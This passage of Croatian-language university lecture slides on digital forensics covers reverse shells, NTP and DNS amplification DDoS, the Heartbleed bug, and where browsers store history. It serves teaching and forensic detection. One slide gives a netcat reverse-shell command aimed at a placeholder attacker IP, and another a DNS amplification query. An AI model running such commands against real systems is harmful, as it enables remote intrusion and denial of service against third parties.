 - onda će vjerojatno blokirati bilo koji dolazeći promet,
 - i tako blokirati i napadačev pokušaj spajanja
 - iako je ranjivost uspješno iskorištena i kod je izvršen!




Povratna (*reverse*) ljsuska



- Umjesto korištenja povezane ljsuske
 - I tjeranja žrtve da otvara svoj port i onda se pokušati spojiti na njega
- Napadač može narediti žrtvi da započne vezu
 - i spoji se na napadača
 - tako zaobilazeći vatrozid
 - Jer su obično vatrozidi konfiguirirani da proslijeđuju veze koje se iniciraju iz zaštićenog područja
 - na žrtvinom računalu napadač izvrši naredbu
 - nc IP_attacker 1234 -e cmd.exe
 - napadač na svojem računalu izvrši
 - nc -l 1234



Denial of service napadi – DoS



- DoS su pokušaji da stroj ili mreža budu nedostupni njihovim legitimnim korisnicima
- Oni su jedna od najvećih prijetnji osiguravanju pouzdanih i sigurnih informacijskih sustava
- Jako ograničeni obrambeni mehanizmi
- Jedan od najčešćih napada
 - Zahtjeva samo veliku propusnost mreže kod žrtve (i napadača)
 - ali, nema potrebe za infrastrukturom ili znanjem
 - može biti kupljeno lagano na ilegalnom tržištu
- DDoS – Distribuirani DoS
 - mnoštvo računala (treće strane) napadaju žrtvu
 - izrazito teško za obraniti se ili izvršiti protunapad



DoS vrste napada



- Napadi preplavljanja
 - Pomoću
- Amplifikacijskih napada
 - NTP
 - DNS
- Napadi iskorištavanja ranjivosti protokola
- Napadi krivo formiranim paketima
 - npr. Teardrop – *objasnjen kasnije*







NTP bazirani DDoS napadi

- Tip refleksijskog napada
 - Refleksijski napad provokira legitimni poslužitelj (treća strana) da odgovori na žrtvinu IP adresu
 - Napadač šalje paket legitimnom poslužitelju treće strane s lažiranom izvođačem IP adresom (žrtve)
 - poslužitelj odgovara na tu adresu (žrtve)
 - slično naručivanju reklama poštom na adresu žrtve
- NTP amplifikacija
 - napadač uzastopno šalje "get monlist" zahtjev NTP poslužitelju, do lažira IP adresu onoga koji traži zahtjev na žrtvinu adresu
 - NTP poslužitelj odgovara slanjem liste na lažiranu IP adresu
 - Ovaj odgovor je puno veći od zahtjeva, tako povećavajući količinu prometa usmjerenu na žrtvin poslužitelj i konačno degradirajući servis za legitimne zahtjeve



NTP primjer



DNS bazirani DDoS napadi



- Postoje dva kriterija za dobar amplifikacijski vektor napada:
 - zahtjev može biti poslan s lažirane izvorišne adrese
 - preko protokola kao što je ICMP ili UDP koji ne zahtijeva *handshake*
 - odgovor na ovaj zahtjev je značajno veći od samog zahtjeva
- DNS
 - je temeljni, sveprisutni internetski servis koji odgovara ovim kriterijima i tako je postao najveći izvor ovih amplifikacijskih napada
 - DNS zahtjevi se tipično šalju preko UDP-a
 - zato se izvorišna adresa može lažirati i odredište nema načina za određivanje njene istinitosti prije odgovaranja
 - DNS može generirati puno veći odgovor od zahtjeva




DNS DDoS primjer



- Na primjer:
 - sljedeći (mali – 64 B) zahtjev:
 $\text{dig ANY isc.org @x.x.x.x}$
 - gdje je x.x.x.x IP adresa nekog otvorenog DNS resolvera
 - će rezultirati odgovorom veličine oko 3.200 B
 - 64 B zahtjev je rezultirao 3.200 B odgovorom
 - Drugim riječima,
napadač može postići 50x amplifikaciju
prometa kojeg mogu inicirati
prema otvorenom DNS resolveru
 - zahtjevi se mogu slati **ne samo jednom** DNS poslužitelju
 - **već više njih, istovremeno**



DNS DDoS primjer





Heartbleed bug

- ranjivost u popularnoj OpenSSL kriptografskoj software knjižnici
 - omogućuje napadaču da krađe informacije zaštičene, pod normalnim uvjetima, SSL/TLS enkripcijom korištenom za osiguravanje interneta
 - SSL/TLS omogućava sigurnost i privatnost komunikacije preko Interneta za aplikacije kao što su:
 - web, email, instant messaging (IM)
 - i neke virtualne privatne mreže (VPNs)
- Heartbleed bug omogućava bilo kome na internetu da
 - čita memoriju sustava zaštičenu ranjivim verzijama OpenSSL software-a
 - Ovo onda kompromitira tajne ključeve korištene za identifikaciju poslužitelja servisa i šifriranje prometa, imena i lozinki korisnika i samog sadržaja
 - što onda dopušta napadačima da
 - prisluškuju komunikacije,
 - kradu podatke direktno od servisa i korisnika
 - i lažno se predstavljaju kao servisi i korisnici



OpenSSL TLS heartbeat



- Kako heartbleed funkcionira
 - Iskorištava ranjivost u implementaciji SSL heartbeat protokola
- Heartbeat Extension
 - pruža novi protokol TLS/DTLS-u omogućavajući korištenje keep-alive funkcionalnosti bez ponovnog pregovaranja
 - heartbeat održava kontekst između strana živim zato “keep-alive” nomenklatura
- Kako funkcionira?
 - heartbeat poruka je poslana
 - s nekim proizvoljnim podacima
 - druga strana jednostavno kopira te podatke i šalje ih nazad





Kako napad funkcionira?


- Napadač može kontrolirati veličinu heartbeat-a i strukturirati ga da bude veći od očekivanog
 - na primjer: pošalje 1B, ali tvrdi da je poslao 64kB
 - Pošalje na ciljni poslužitelj koristeći TCP na portu 443
 - i dobije odgovor koji sadržava do 64kB podataka
 - jedan byte će biti njegov, ali ostatak do 64kB će biti sadržaj memorije
 - u memorijskoj alokaciji izvan granica onoga čemu bi heartbeat *trebao* moći pristupiti
 - Izvrši to opet sa drugom veličinom heartbeat-a, dobije dodatnih 64kB odgovora iz drugog dijela memorije itd...
- Kroz vrijeme, napadač može rekonstruirati cijelu žrtvinu memoriju
 - 64kB po 64kB
 - i dobiti pristup osjetljivim informacijama:
 - Lozinkama, privatnim ključevima itd ...
 - » u osnovi bilo čemu u memoriji



Heartblead detalji



Malformed SSL Heartbeat Request (Heartbleed Bug)



```
struct {
    HeartbeatMessageType type;
    uint16 payload_length;
    opaque payload[HeartbeatMessage.payload_length];
    opaque padding[padding_length];
} HeartbeatMessage;
```





Heartbleed exploit-ovi ?

- Duže objašnjenje i PoC kod može biti nađen
 - Ovdje: <http://www.garage4hackers.com/entry.php?b=2551>
 - forenzički istražitelj treba primijetiti sljedeće:
 - Većina exploitova će poslati heartbeat poruku koja u heksadekadskoj reprezentaciji izgleda ovako:
 - 1803020003014000
 - Ovo je heksadekadska reprezentacija za HeartbeatMessage struct na prethodnom slide-u
 - prisutna je u većini heartbleed napada





- akvizicija tragova
- analiza protokola
- analiza paketa
- analiza toka
- mrežni dnevnički
- mrežni uređaji
- mrežni sustavi za detektiranje/spriječavanje upada
- česti mrežni napadi
- **forenzika web preglednika**



Zašto forenzika web preglednika?



- Pretraživanje tragova
 - koje su ostavile aktivnosti Web preglednika
 - je tipično ključna komponenta
 - istrage digitalne forenzike
- Gotovo svaka aktivnost korisnika putem Web preglednika
 - ostavlja trag na računalu
 - čak i pretraživanje informacija koristeći Web preglednik
- Zato, kada istražitelj analizira računalo
 - ovi tragovi mogu pružiti korisne informacije



Korisne informacije



- Podaci kao što su
 - priručni spremnici, povijest, kolačići, download lista
- Korisni jer
 - Sadržavaju tragove za posjećene Web stranice,
 - Imaju vrijeme i frekvenciju pristupa,
 - Sadrže ključne riječi korištene tijekom pretrage



Gdje se ti podaci pohranjuju?



- Svaki web preglednik ima svoju lokaciju
- Internet Explorer
 - Verzije 4 do 9 koriste Internet Explorer History File Format (ili MSIE 4-9 Cache File format)
 - Cache datoteke često nazvane *index.dat* se koriste za spremanje i priručnih spremnika i povijesti
 - Verzija 10
 - C:\Users\%USER%\AppData\Local\Microsoft\Windows\WebCache\
 - WebCacheV01.dat i WebCacheV24.dat datoteke su u Extensible Storage Engine (ESE) Database File (EDB) formatu
- Firefox
 - sprema povijest posjećenih stranica u datoteci nazvanoj *places.sqlite*
 - Obično na: C:\Users\%USERNAME%\AppData\Roaming\Mozilla\Firefox\Profiles\%PROFILE%.default
 - SQLite datoteka, lako pregledana pomoću alata SQLiteBrowser
 - <http://sqlitebrowser.org/>



Je li to to?



- Jesmo li pokrili sve moguće tipove napada i ranjivosti?
 - NE !!!
 - Ovo je bio samo kratki pregled nekih napada i ranjivosti
 - Svaki dan taj popis raste
 - Primjeri u ovom predmetu bi vam trebali dati alate i znanja potrebna za samostalno rješavanje novih izazova





RacFor.zesoi.fer.hr
RacFor@zesoi.fer.hr

